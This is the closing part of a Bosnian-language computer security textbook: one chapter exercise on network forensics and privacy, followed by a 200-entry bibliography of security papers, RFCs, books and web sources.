13.16. Zašto forenzika mreže može biti veći udar na privatnost od forenzike računara?

Literatura

1. Krivični zakon Federacije BiH, 2003. Službene novine FBiH 37/03.
2. Zakon o autorskom i srodnim pravima, 2010. Službeni glasnik BiH 63/10.
3. Anne Adams and Martina Angela Sasse. Users are not the enemy. *Commun. ACM*, 42(12):40–46, December 1999.
4. Heather Adkins. An update on attempted man-in-the-middle attacks. `http://googleonlinesecurity.blogspot.com/2011/08/update-on-attempted-man-in-middle.html`, 2011. [Online; pristupano 25.6.2013.].
5. AACS Licensing Administrator. Advanced Access Content System (AACS): Introduction and Common Cryptographic Elements Book, 2012.
6. Luis Ahn, Manuel Blum, NicholasJ. Hopper, and John Langford. Captcha: Using hard AI problems for security. In Eli Biham, editor, *Advances in Cryptology — EUROCRYPT 2003*, volume 2656 of *Lecture Notes in Computer Science*, pages 294–311. Springer Berlin Heidelberg, 2003.
7. Daniel Anderson. Splinternet behind the great firewall of China. *Queue*, 10(11):40:40–40:49, November 2012.
8. James P Anderson. Computer security threat monitoring and surveillance. Technical report, James P. Anderson Company, Fort Washington, Pennsylvania, 1980.
9. James P. Anderson and et all. Computer security technology planning study. Technical Report ESD-TR-73-51, Anderson (James P) & Co., 1972.
10. Ross J Anderson. *Security Engineering: A guide to building dependable distributed systems*. Wiley, 2008.
11. Solomon E. Asch. Effects of group pressure upon the modification and distortion of judgments. In Harold Guetzkow, editor, *Groups, Leadership, and Men*, pages 177–190. Carnegie Press, 1951.
12. Stefan Axelsson. The base-rate fallacy and the difficulty of intrusion detection. *ACM Trans. Inf. Syst. Secur.*, 3(3):186–205, August 2000.
13. Vladica Babić. *Kompjuterski kriminal*. RABIC, Sarajevo, 2009.
14. Rebecca Bace and Peter Mell. Intrusion Detection Systems. Technical Report NIST Special Publication 800-31, NIST, 2001.
15. Marco Barreno, Blaine Nelson, Russell Sears, Anthony D. Joseph, and J. Doug Tygar. Can machine learning be secure? In *Proceedings of the 2006 ACM*

Symposium on Information, computer and communications security, ASIACCS '06, pages 16–25, New York, NY, USA, 2006. ACM.
16. A. Barth. HTTP State Management Mechanism. RFC 6265, RFC Editor, April 2011.
17. D Elliott Bell and Leonard J LaPadula. Secure computer systems: Mathematical foundations. Technical Report ESD-TR-73-278, Mitre Corporation, 1973.
18. D Elliott Bell and Leonard J LaPadula. Secure computer system: Unified exposition and multics interpretation. Technical Report MTR-2997 Revision 1, Mitre Corporation, 1976.
19. Steven M. Bellovin. Packets found on an internet. *SIGCOMM Comput. Commun. Rev.*, 23(3):26–31, July 1993.
20. Keneth J. Biba. Integrity considerations for secure computer systems. Technical Report PROJECT NO 522B, Mitre Corporation, 1977.
21. Eli Biham and Adi Shamir. *Differential cryptanalysis of the data encryption standard*. Springer-Verlag, London, UK, UK, 1993.
22. Matt Bishop. Password management. In *Compcon Spring '91. Digest of Papers*, pages 167–169, 1991.
23. Matt Bishop. Vulnerabilities analysis. In *Proceedings of the Recent Advances in Intrusion Detection*, pages 125–136, 1999.
24. Matt Bishop. *Introduction to Computer Security*. Addison-Wesley Professional, 2004.
25. Bill Blunden. *The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System*. Jones & Bartlett Publishers, 2009.
26. Joseph Bonneau, Cormac Herley, Paul C. van Oorschot, and Frank Stajano. The quest to replace passwords: A framework for comparative evaluation of Web authentication schemes. Technical Report UCAM-CL-TR-817, University of Cambridge, Computer Laboratory, March 2012.
27. Joseph Bonneau and Ekaterina Shutova. Linguistic properties of multi-word passphrases. In Jim Blyth, Sven Dietrich, and L.Jean Camp, editors, *Financial Cryptography and Data Security*, volume 7398 of *Lecture Notes in Computer Science*, pages 1–12. Springer Berlin Heidelberg, 2012.
28. John Brainard, Ari Juels, Ronald L Rivest, Michael Szydlo, and Moti Yung. Fourth-factor authentication: somebody you know. In *Conference on Computer and Communications Security: Proceedings of the 13 th ACM conference on Computer and communications security*, volume 30, pages 168–178, 2006.
29. BSIMM. The building security in maturity model. `http://www.bsimm.com`, 2013. [Online; pristupano 16.7.2013.].
30. Bart Busschots. xkpasswd - a secure memorable password generator. `https://www.xkpasswd.net/`, 2011. [Online; pristupano 27.10.2013.].
31. Eric Butler. Firesheep. `http://codebutler.com/firesheep/`, 2010. [Online; pristupano 8.4.2013.].
32. CERT. CERT Statistics (Histrorical). `http://www.cert.org/stats/`, 2009. [Online; pristupano 21.3.2013.].
33. CERT. CERT/CC Vulnerability Disclosure Policy. `http://www.cert.org/kb/vul_disclosure.html`, 2012. [Online; pristupano 20.3.2013.].
34. David Chaum. Untraceable electronic mail, return addresses, and digital pseudonyms. *Commun. ACM*, 24(2):84–90, February 1981.
35. David Chaum. The dining cryptographers problem: Unconditional sender and recipient untraceability. *Journal of Cryptology*, 1(1):65–75, 1988.

36. Bill Cheswick. The design of a secure internet gateway. In *in Proc. Summer USENIX Conference*, pages 233–237, 1990.
37. Bill Cheswick. An evening with Berferd in which a cracker is lured, endured, and studied. In *Proc. Winter USENIX Conference, San Francisco*, 1992.
38. William R. Cheswick, Steven M. Bellovin, and Aviel D. Rubin. *Firewalls and Internet Security: Repelling the Wily Hacker*. Addison-Wesley Professional, 2nd edition, 2003.
39. Steve Christey. 2011 CWE/SANS top 25 most dangerous software errors. `http://cwe.mitre.org/top25/`, 2011. [Online; pristupano 3.7.2013.].
40. Steve Christey. Common weakness scoring system. `http://cwe.mitre.org/cwss/`, 2011. [Online; pristupano 3.7.2013.].
41. David D. Clark and David R. Wilson. A comparison of commercial and military computer security policies. *Security and Privacy, IEEE Symposium on*, 0:184, 1987.
42. Justin Clarke. *SQL Injection Attacks and Defense*. Syngress, 1st edition, 2009.
43. Fred Cohen. *Computer Viruses*. PhD thesis, University of Southern California, 1986.
44. Frederick B. Cohen. *A Short Course on Computer Viruses*. John Wiley & Sons, Inc., New York, NY, USA, 2nd edition, 1994.
45. D. Cooper, S. Santesson, S. Farrell, S. Boeyen, R. Housley, and W. Polk. Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280, RFC Editor, May 2008.
46. Ingemar Cox, Matthew Miller, Jeffrey Bloom, Jessica Fridrich, and Ton Kalker. *Digital Watermarking and Steganography*. Morgan Kaufmann, 2nd edition, 2007.
47. Lorrie Faith Cranor and Simson Garfinkel, editors. *Security and Usability: Designing Secure Systems That People Can Use*. O'Reilly Media, 1st edition, 2005.
48. Sherri Davidoff and Jonathan Ham. *Network Forensics: Tracking Hackers through Cyberspace*. Prentice Hall, 1st edition, 2012.
49. Dorothy E. Denning. An intrusion-detection model. *Software Engineering, IEEE Transactions on*, SE-13(2):222–232, 1987.
50. Dorothy E. Denning and Peter F. MacDoran. Location-based authentication: Grounding cyberspace for better security. *Computer Fraud & Security*, 1996(2):12 – 16, 1996.
51. Peter J. Denning. Third generation computer systems. *ACM Comput. Surv.*, 3(4):175–216, December 1971.
52. Department of Defense. Trusted Computer System Evaluation Criteria (Orange Book), 1985.
53. T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246, RFC Editor, August 2008.
54. Whitfield Diffie and Martin Hellman. New directions in cryptography. *Information Theory, IEEE Transactions on*, 22(6):644–654, 1976.
55. Edsger W. Dijkstra. Chapter I: Notes on structured programming. In O. J. Dahl, E. W. Dijkstra, and C. A. R. Hoare, editors, *Structured programming*, pages 1–82. Academic Press Ltd., London, UK, UK, 1972.
56. Eric Doerr. Microsoft account gets more secure. `http://blogs.technet.com/b/microsoft_blog/archive/2013/04/17/microsoft-account-gets-more-secure.aspx`, 2013. [Online; pristupano 1.7.2013.].

57. Taher ElGamal. A public key cryptosystem and a signature scheme based on discrete logarithms. In George Robert Blakley and David Chaum, editors, *Advances in Cryptology*, volume 196 of *Lecture Notes in Computer Science*, pages 10–18. Springer Berlin Heidelberg, 1985.
58. Jon Erickson. *Hacking: The Art of Exploitation, 2nd edition.* No Starch Press, San Francisco, CA, USA, second edition, 2008.
59. Paul Wood et al. Internet security threat report - 2011 trends. Technical report, Symantec, 2012.
60. Facebook. Accessing your Facebook data — Facebook help center. `http://www.facebook.com/help/privacy`, 2013. [Online; pristupano 19.8.2013.].
61. Dan Farmer and Wietse Venema. *Forensic Discovery.* Addison-Wesley Professional, 2005.
62. David Ferraiolo, Janet Cugini, and D Richard Kuhn. Role-based access control (RBAC): Features and motivations. In *Proceedings of 11th Annual Computer Security Application Conference*, pages 241–48. NIST, 1995.
63. Dinei Florencio and Cormac Herley. A large-scale study of web password habits. In *Proceedings of the 16th international conference on World Wide Web*, WWW '07, pages 657–666, New York, NY, USA, 2007. ACM.
64. Dinei Florencio and Cormac Herley. Is everything we know about password stealing wrong? *Security Privacy, IEEE*, 10(6):63–69, 2012.
65. Electronic Frontier Foundation. *Cracking DES: Secrets of Encryption Research, Wiretap Politics and Chip Design.* O'Reilly Media, 1998.
66. OWASP Foundation. OWASP enterprise security API. `https://www.owasp.org/index.php/Category:OWASP_Enterprise_Securit_API`, 2012. [Online; pristupano 11.4.2013.].
67. OWASP Foundation. Top 10 2013. `https://www.owasp.org/index.php/Top_10_2013`, 2013. [Online; pristupano 9.12.2013.].
68. TrueCrypt Foundation. TrueCrypt - free open-source on-the-fly disk encryption software for Windows 7/Vista/XP, Mac OS X and Linux. `http://www.truecrypt.org/`, 2013. [Online; pristupano 19.8.2013.].
69. S. Frankel and S. Krishnan. IP Security (IPsec) and Internet Key Exchange (IKE) Document Roadmap. RFC 6071, RFC Editor, February 2011.
70. William Frederick Friedman. *The index of coincidence and its applications in cryptography.* Aegean Park Press, 1987.
71. Simson Garfinkel. *PGP: Pretty Good Privacy.* O'Reilly Media, Incorporated, 1994.
72. Simson L. Garfinkel. Digital forensics research: The next 10 years. *Digital Investigation*, 7, Supplement(0):S64 – S73, 2010.
73. Barton Gellman. NSA broke privacy rules thousands of times per year, audit finds. *The Washington Post*, 2013. `http://www.washingtonpost.com/world/national-security/nsa-broke-privacy-rules-thousands-of-times-per-year-audit-finds/2013/08/15/3310e554-05ca-11e3-a07f-49ddc7417125_print.html` [Online; pristupano 19.8.2013.].
74. David M. Goldschlag, Michael G. Reed, and Paul F. Syverson. Hiding routing information. In Ross Anderson, editor, *Information Hiding*, volume 1174 of *Lecture Notes in Computer Science*, pages 137–150. Springer Berlin Heidelberg, 1996.
75. Google. 2-step verification. `http://www.google.com/landing/2step/`, 2013. [Online; pristupano 1.7.2013.].

76. David Gourley, Brian Totty, Marjorie Sayer, Anshu Aggarwal, and Sailu Reddy. *HTTP: The Definitive Guide*. O'Reilly Media, 2002.
77. G. Scott Graham and Peter J. Denning. Protection: principles and practice. In *Proceedings of the May 16-18, 1972, spring joint computer conference*, AFIPS '72 (Spring), pages 417–429, New York, NY, USA, 1972. ACM.
78. Dan Guido. A case study of intelligence-driven defense. *Security Privacy, IEEE*, 9(6):67–70, 2011.
79. Peter Gutman. A cost analysis of Windows Vista content protection. `http://www.cs.auckland.ac.nz/~pgut001/pubs/vista_cost.html`, 2007. [Online; pristupano 13.5.2013.].
80. L. Todd Heberlein, Gihan V. Dias, Karl N. Levitt, Biswanath Mukherjee, Jeff Wood, and David Wolber. A network security monitor. In *Research in Security and Privacy, 1990. Proceedings., 1990 IEEE Computer Society Symposium on*, pages 296–304, 1990.
81. Johan Helsingius. Johan Helsingius closes his internet remailer. `http://w2.eff.org/Privacy/Anonymity/960830_penet_closure.announce`, 1996. [Online; pristupano 19.8.2013.].
82. Pete Herzog. The open source security testing methodology manual (OSSTMM 3), 2010.
83. Kipp Hickman and Taher Elgamal. The SSL protocol. *Netscape Communications Corp*, 501, 1995.
84. John D. Howard. *An Analysis of Security Incidents on the Internet 1989-1995*. PhD thesis, Carnegie Mellon University, 1997.
85. Michael Howard. Some bad news and some good news. `http://msdn.microsoft.com/en-us/library/ms972826.aspx`, 2002. [Online; pristupano 8.4.2013.].
86. Patricia Huey et al. *Oracle Database Security Guide - 11g Release 1(11.1)*. Oracle, B28531-19 edition, 2012.
87. IEC. Audio recording – Compact disc digital audio system, 1987.
88. The Tor Project Inc. Tor project: Anonymity online. `https://www.torproject.org/`, 2013. [Online; pristupano 19.8.2013.].
89. ISO. Information security management system – Requirements, 2005.
90. ISO. Risk management — Vocabulary, 2009.
91. International Telecommunications Union ITU. Information technology – Open systems interconnection – The Directory: Public-key and attribute certificate frameworks - ITU-T Recommendation X.509. Series X: Data networks, open system communications and security directory, International Telecommunication Union, nov 2008.
92. Anil K. Jain, Arun A. Ross, and Karthik Nandakumar. *Introduction to Biometrics*. Springer, 2011.
93. Anita K. Jones and William A. Wulf. Towards the design of secure systems. *Software: Practice and Experience*, 5(4):321–336, 1975.
94. Keith J. Jones, Richard Bejtlich, and Curtis W. Rose. *Real Digital Forensics: Computer Security and Incident Response*. Addison-Wesley Professional, 2005.
95. David Kahn. *The Codebreakers: The Comprehensive History of Secret Communication from Ancient Times to the Internet*. Scribner, 1996.
96. B. Kaliski. The MD2 Message-Digest Algorithm. RFC 1319, RFC Editor, April 1992.
97. C. Kaufman, P. Hoffman, Y. Nir, and P. Eronen. Internet Key Exchange Protocol Version 2 (IKEv2). RFC 5996, RFC Editor, September 2010.

98. Kristopher Kendall. A database of computer attacks for the evaluation of intrusion detection systems. Master's thesis, Massachusetts Institute of Technology, 1999.
99. S. Kent. IP Authentication Header. RFC 4302, RFC Editor, December 2005.
100. S. Kent. IP Encapsulating Security Payload (ESP). RFC 4303, RFC Editor, December 2005.
101. Auguste Kerckhoffs. La cryptographie militaire - Partie I. *Journal des sciences militaires*, IX:5–83, Jan 1883.
102. Auguste Kerckhoffs. La cryptographie militaire - Partie II. *Journal des sciences militaires*, IX:161–191, Feb 1883.
103. Daniel V Klein. Foiling the cracker: A survey of, and improvements to, password security. In *Proceedings of the 2nd USENIX Security Workshop*, pages 5–14, 1990.
104. Neal Koblitz. Elliptic curve cryptosystems. *Mathematics of Computation*, 48:203–209, 1987.
105. Loren M Kohnfelder. Towards a practical public-key cryptosystem. Bachelor thesis, Massachusetts Institute of Technology, 1978.
106. Brian Krebs. Point-of-sale skimmers: No charge... yet. `http://krebsonsecurity.com/2012/12/point-of-sale-skimmers-no-charge-yet/`, 2012. [Online; pristupano 16.8.2013.].
107. Sandeep Kumar and Eugene H. Spafford. An application of pattern matching in intrusion detection. Technical Report CSD-TR-94-013, Perude University, 1994.
108. Butler W. Lampson. Protection. *SIGOPS Oper. Syst. Rev.*, 8(1):18–24, January 1974.
109. Richard R. Linde. Operating system penetration. In *Proceedings of the May 19-22, 1975, National computer conference and exposition*, AFIPS '75, pages 361–368, New York, NY, USA, 1975. ACM.
110. Steve Lodin. Intrusion detection product evaluation criteria. Technical report, Ernst & Young LLP, 1998.
111. Christian V. Lundestad and Anique Hommels. Software vulnerability due to practical drift. *Ethics and Information Technology*, 9:89–100, 2007.
112. Cameron H. Malin, Eoghan Casey, and James M. Aquilina. *Malware Forensics: Investigating and Analyzing Malicious Code*. Syngress, 2008.
113. The Linux man-pages project. Crypt(3) - linux programmer's manual. `http://man7.org/linux/man-pages/man3/crypt.3.html`, 2013. [Online; pristupano 27.6.2013.].
114. John Markoff. The computer jam: How it came about. *The New York Times*, 1988. `http://www.nytimes.com/1988/11/09/business/business-technology-the-computer-jam-how-it-came-about.html` [Online; pristupano 12.4.2013.].
115. Luther Martin. Biometrics. In *Computer and Information Security Handbook*, Morgan Kaufmann Series in Computer Security, pages 645–659. Elsevier, 2009.
116. Mitsuru Matsui. The first experimental cryptanalysis of the data encryption standard. In YvoG. Desmedt, editor, *Advances in Cryptology — CRYPTO '94*, volume 839 of *Lecture Notes in Computer Science*, pages 1–11. Springer Berlin Heidelberg, 1994.
117. Mitsuru Matsui. Linear cryptanalysis method for des cipher. In Tor Helleseth, editor, *Advances in Cryptology — EUROCRYPT '93*, volume 765 of *Lecture Notes in Computer Science*, pages 386–397. Springer Berlin Heidelberg, 1994.

118. Peter Mell, Vincent Hu, Richard Lippmann, Josh Haines, and Marc Zissman. An Overview of Issues in Testing Intrusion Detection Systems. Technical Report NISTIR 7007, NIST, 2003.
119. Alfred J. Menezes, Scott A. Vanstone, and Paul C. Van Oorschot. *Handbook of Applied Cryptography*. CRC Press, Inc., Boca Raton, FL, USA, 1st edition, 1996.
120. Microsoft. Security development lifecycle. `http://www.microsoft.com/security/sdl/default.aspx`, 2013. [Online; pristupano 16.7.2013.].
121. Stanley Milgram. *Obedience to Authority: An Experimental View*. Harper & Row, 1974.
122. George Miller. The magical number seven, plus or minus two: Some limits on our capacity for processing information. *The Psychological Review*, 63:81–97, 1956.
123. Robert C Miller and Min Wu. Fighting phishing at the user interface. In Lorrie Faith Cranor and Simson Garfinkel, editors, *Security and Usability: Designing Secure Systems that People Can Use. O'Reilly*, pages 275–292. O'Reilly Media, 2005.
124. Victor S. Miller. Use of elliptic curves in cryptography. In Hugh C. Williams, editor, *Advances in Cryptology — CRYPTO '85 Proceedings*, volume 218 of *Lecture Notes in Computer Science*, pages 417–426. Springer Berlin Heidelberg, 1986.
125. Kevin D. Mitnick and William L. Simon. *The Art of Deception: Controlling the Human Element of Security*. Wiley, 1st edition, 2003.
126. Robert Morris and Ken Thompson. Password security: a case history. *Commun. ACM*, 22(11):594–597, November 1979.
127. Sasa Mrdovic, Alvin Huseinovic, and Ernedin Zajko. Combining static and live digital forensic analysis in virtual environment. In *Information, Communication and Automation Technologies, 2009. ICAT 2009. XXII International Symposium on*, pages 1–6, 2009.
128. muslix64. BackupHDDVD, a tool to decrypt AACS protected movies. `http://forum.doom9.org/showthread.php?t=119871`, 2006. [Online; pristupano 22.8.2013.].
129. M. Myers, R. Ankney, A. Malpani, S. Galperin, and C. Adams. X.509 Internet Public Key Infrastructure Online Certificate Status Protocol - OCSP. RFC 2560, RFC Editor, June 1999.
130. Roger M. Needham and Michael D. Schroeder. Using encryption for authentication in large networks of computers. *Commun. ACM*, 21(12):993–999, December 1978.
131. Evi Nemeth, Garth Snyder, Trent R. Hein, and Ben Whaley. *UNIX and Linux System Administration Handbook*. Prentice Hall, 4th edition, 2010.
132. B. Clifford Neuman and Theodore Ts"o. Kerberos: An authentication service for computer networks. *Communications Magazine, IEEE*, 32(9):33–38, 1994.
133. BBC News. Passwords revealed by sweet deal. *BBC News*, 2004. `http://news.bbc.co.uk/2/hi/technology/3639679.stm` [Online; pristupano 27.6.2013.].
134. NIST. National vulnerability database version 2.2. `http://nvd.nist.gov/`, 2013. [Online; pristupano 21.3.2013.].
135. Donald A. Norman. Design rules based on analyses of human error. *Commun. ACM*, 26(4):254–258, April 1983.
136. Stephen Northcutt. *Computer Security Incident Handling: Step by Step, a Survival Guide for Computer Security Incident Handling*. Sans Institute, 2003.

137. Philippe Oechslin. Making a faster cryptanalytic time-memory trade-off. In Dan Boneh, editor, *Advances in Cryptology - CRYPTO 2003*, volume 2729 of *Lecture Notes in Computer Science*, pages 617–630. Springer Berlin Heidelberg, 2003.
138. US Department of Commerce. Secure Hash Standard, 1993. In FIPS PUB 180-1, Federal Information Processing Standards Publication.
139. US Department of Commerce. Data Encryption Standard (DES), 1999. In FIPS PUB 46-2, Federal Information Processing Standards Publication.
140. US Department of Commerce. Advanced Encryption Standard (AES), 2001. In FIPS PUB 197, Federal Information Processing Standards Publication.
141. US Department of Commerce. Digital Signature Standard (DSS), 2009. In FIPS PUB 186-3, Federal Information Processing Standards Publication.
142. US Department of Commerce. Secure Hash Standard, 2012. In FIPS PUB 180-2, Federal Information Processing Standards Publication.
143. The Institute of Risk Management. A risk management standard. `http://www.theirm.org/publications/documents/Risk_Management_Standard_030820.pdf`, 2002. [Online; pristupano 22.8.2013.].
144. Jim O'Leary. Getting started with login verification. `https://blog.twitter.com/2013/getting-started-login-verification`, 2013. [Online; pristupano 1.7.2013.].
145. OpenSAMM. Software assurance maturity model. `http://www.opensamm.org`, 2012. [Online; pristupano 16.7.2013.].
146. J. O'Reilley. Tools for intrusion detection beyond the firewall. Technical report, Gartner Inc., 1997.
147. Charles Piller. How piracy opens doors for windows, 2006. `http://articles.latimes.com/2006/apr/09/business/fi-micropiracy9` [Online; pristupano 16.5.2013.].
148. Torsten Priebe, Wolfgang Dobmeier, Björn Muschall, and Günther Pernul. Abac-ein referenzmodell für attributbasierte zugriffskontrolle. *Proc. 2. Jahrestagung Fachbereich Sicherheit der Gesellschaft für Informatik (Sicherheit 2005)*, pages 285–296, 2005.
149. Niels Provos and Thorsten Holz. *Virtual Honeypots: From Botnet Tracking to Intrusion Detection*. Addison-Wesley Professional, 2007.
150. Thomas H. Ptacek and Timothy N. Newsham. Insertion, evasion, and denial of service: Eluding network intrusion detection. Technical Report ESD-TR-73-51, Secure Networks, Inc., 1998.
151. B. Ramsdell and S. Turner. Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification. RFC 5751, RFC Editor, January 2010.
152. Rapid7. Metasploit. `http://www.metasploit.com`, 2013. [Online; pristupano 16.7.2013.].
153. James Reason. *Human Error*. Cambridge University Press, 1990.
154. R. Rivest. The MD5 Message-Digest Algorithm. RFC 1321, RFC Editor, April 1992.
155. Ronald. L. Rivest, Adi Shamir, and Leonard Adleman. A method for obtaining digital signatures and public-key cryptosystems. *Commun. ACM*, 21(2):120–126, February 1978.
156. Rainer A. Rueppel. Stream ciphers. In *Analysis and Design of Stream Ciphers*, Communications and Control Engineering Series, pages 5–16. Springer Berlin Heidelberg, 1986.

157. Mark E. Russinovich and Aaron Margosis. *Windows Sysinternals Administrator's Reference*. Microsoft Press, 1st edition, 2011.
158. L. Chen S. Turner. MD2 to Historic Status. RFC 6149, RFC Editor, March 2011.
159. Jerome H. Saltzer and M. Frans Kaashoek. *Principles of Computer System Design: An Introduction*. Morgan Kaufmann, 2009.
160. Jerome H. Saltzer and Michael D. Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278 – 1308, sept. 1975.
161. David Sancho. You scratch my back...: Bredolab's sudden rise in prominence. Technical report, Trend Micro, 2009.
162. Bruce Schneier. *Applied cryptography: Protocols, Algorithms, and Source Code in C*. Wiley, 2nd edition, 1996.
163. Bruce Schneier. The psychology of security. *Commun. ACM*, 50(5):128–, May 2007.
164. Bruce Schneier. *Liars and Outliers: Enabling the Trust that Society Needs to Thrive*. Wiley, 1st edition, 2012.
165. Claus P. Schnorr. Efficient signature generation by smart cards. *Journal of Cryptology*, 4:161–174, 1991.
166. J. Sermersheim. Lightweight Directory Access Protocol (LDAP): The Protocol. RFC 4511, RFC Editor, June 2006.
167. Nishit Shah. Advanced sign-in security for your Google account. `http://googleblog.blogspot.com/2011/02/advanced-sign-in-security-for-your.html`, 2011. [Online; pristupano 1.7.2013.].
168. Claude E. Shannon. Communication Theory of Secrecy Systems. *Bell Systems Technical Journal*, 28:656–715, 1949.
169. Tom Sheldon. *Encyclopedia of Networking*. Mcgraw-Hill Osborne Media, 2000.
170. R. Shirey. Internet Security Glossary, Version 2. RFC 4949, RFC Editor, August 2007.
171. Leon Shklar and Rich Rosen. *Web Application Architecture: Principles, Protocols and Practices*. Wiley, 2nd edition, 2009.
172. Michael Sikorski and Andrew Honig. *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press, 2012.
173. Simon Singh. *The Code Book: The Science of Secrecy from Ancient Egypt to Quantum Cryptography*. Anchor, reprint edition, 2000.
174. Edward Skoudis and Tom Liston. *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses*. Prentice Hall, 2nd edition, 2006.
175. John Lynn Smith. The design of Lucifer, a cryptographic device for data communications. Technical report, IBM Research Report RC3326, 1971.
176. Richard E. Smith. *Elementary Information Security*. Jones & Bartlett Learning, 1st edition, 2011.
177. S.R. Snapp, J. Brentano, G.V. Dias, T.L. Goan, T. Grance, L.T. Heberlein, C.-L. Ho, K.N. Levitt, B. Mukherjee, D.L. Mansur, K.L. Pon, and S.E. Smaha. A system for distributed intrusion detection. In *Compcon Spring '91. Digest of Papers*, pages 170–176, 1991.
178. Andrew Song. Introducing login approvals. `https://www.facebook.com/note.php?note_id=10150172618258920`, 2012. [Online; pristupano 1.7.2013.].
179. Lance Spitzner. *Honeypots: Tracking Hackers*. Addison-Wesley Professional, 2002.

180. Lance Spitzner. Honeypots - definitions and value of honeypots. `http://www.tracking-hackers.com/papers/honeypots.html`, 2003. [Online; pristupano 8.5.2013.].
181. M.J. Stephey. Sarah Palin's e-mail hacked. *Time*, 2008. `http://www.time.com/time/politics/article/0,8599,1842097,00.html` [Online; pristupano 11.4.2013.].
182. Frank A. Stevenson. Cryptanalysis of Contents Scrambling System. `http://www.lemuria.org/DeCSS/crypto.gq.nu/`, 1999. [Online; pristupano 13.5.2013.].
183. R. Stiennon and M Easley. Intrusion prevention will replace intrusion detection. Technical report, Gartner, Inc., 2002.
184. Dafydd Stuttard and Marcus Pinto. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Wiley, 1st edition, 2007.
185. Carol Tavris and Elliot Aronson. *Mistakes Were Made (But Not by Me): Why We Justify Foolish Beliefs, Bad Decisions, and Hurtful Acts*. Houghton Mifflin Harcourt, 2007.
186. Microsoft Technet. Microsoft Windows 2000 security hardening guide. `http://technet.microsoft.com/en-us/library/dd277300.aspx`, 2003. [Online; pristupano 27.6.2013.].
187. Microsoft Technet. Password policy. `http://technet.microsoft.com/en-us/library/hh994572(v=ws.10).aspx`, 2012. [Online; pristupano 27.6.2013.].
188. Ken Thompson. Reflections on trusting trust. *Commun. ACM*, 27(8):761–763, August 1984.
189. William M Thorburn. Occam's razor. *Mind*, 24(2):287–288, 1915.
190. Alan M. Turing. On computable numbers, with an application to the entscheidungsproblem. *Proceedings of the London Mathematical Society*, s2-42(1):230–265, 1937.
191. Sun Tzu. *The Art of War*. Penguin Classics, 2003.
192. US-CERT. Build security in. `https://buildsecurityin.us-cert.gov/`, 2013. [Online; pristupano 16.7.2013.].
193. John R. Vacca. *Biometric Technologies and Verification Systems*. Butterworth-Heinemann, 2007.
194. John R. Vacca, editor. *Computer and Information Security Handbook*. Elsevier, 2009.
195. John R. Vacca, editor. *Computer and Information Security Handbook*. Morgan Kaufmann, 2013.
196. John Von Neumann. Theory and organization of complicated automata. *Burks (1966)*, pages 29–87, 1949.
197. Daniel J. Weber. A taxonomy of computer intrusions. Master's thesis, Massachusetts Institute of Technology, 1998.
198. Clark Weissman. Security penetration testing guideline: A chapter of the handbook for the computer security certification of trusted systems. Technical report, NRL Technical Memorandum 5540, 1995.
199. Ka-Ping Yee. User interaction design for secure systems. In Robert Deng, Feng Bao, Jianying Zhou, and Sihan Qing, editors, *Information and Communications Security*, volume 2513 of *Lecture Notes in Computer Science*, pages 278–290. Springer Berlin Heidelberg, 2002.
200. Elizabeth D. Zwicky, Simon Cooper, and D. Brent Chapman. *Building Internet Firewalls*. O'Reilly Media, 2nd edition, 2000.

Indeks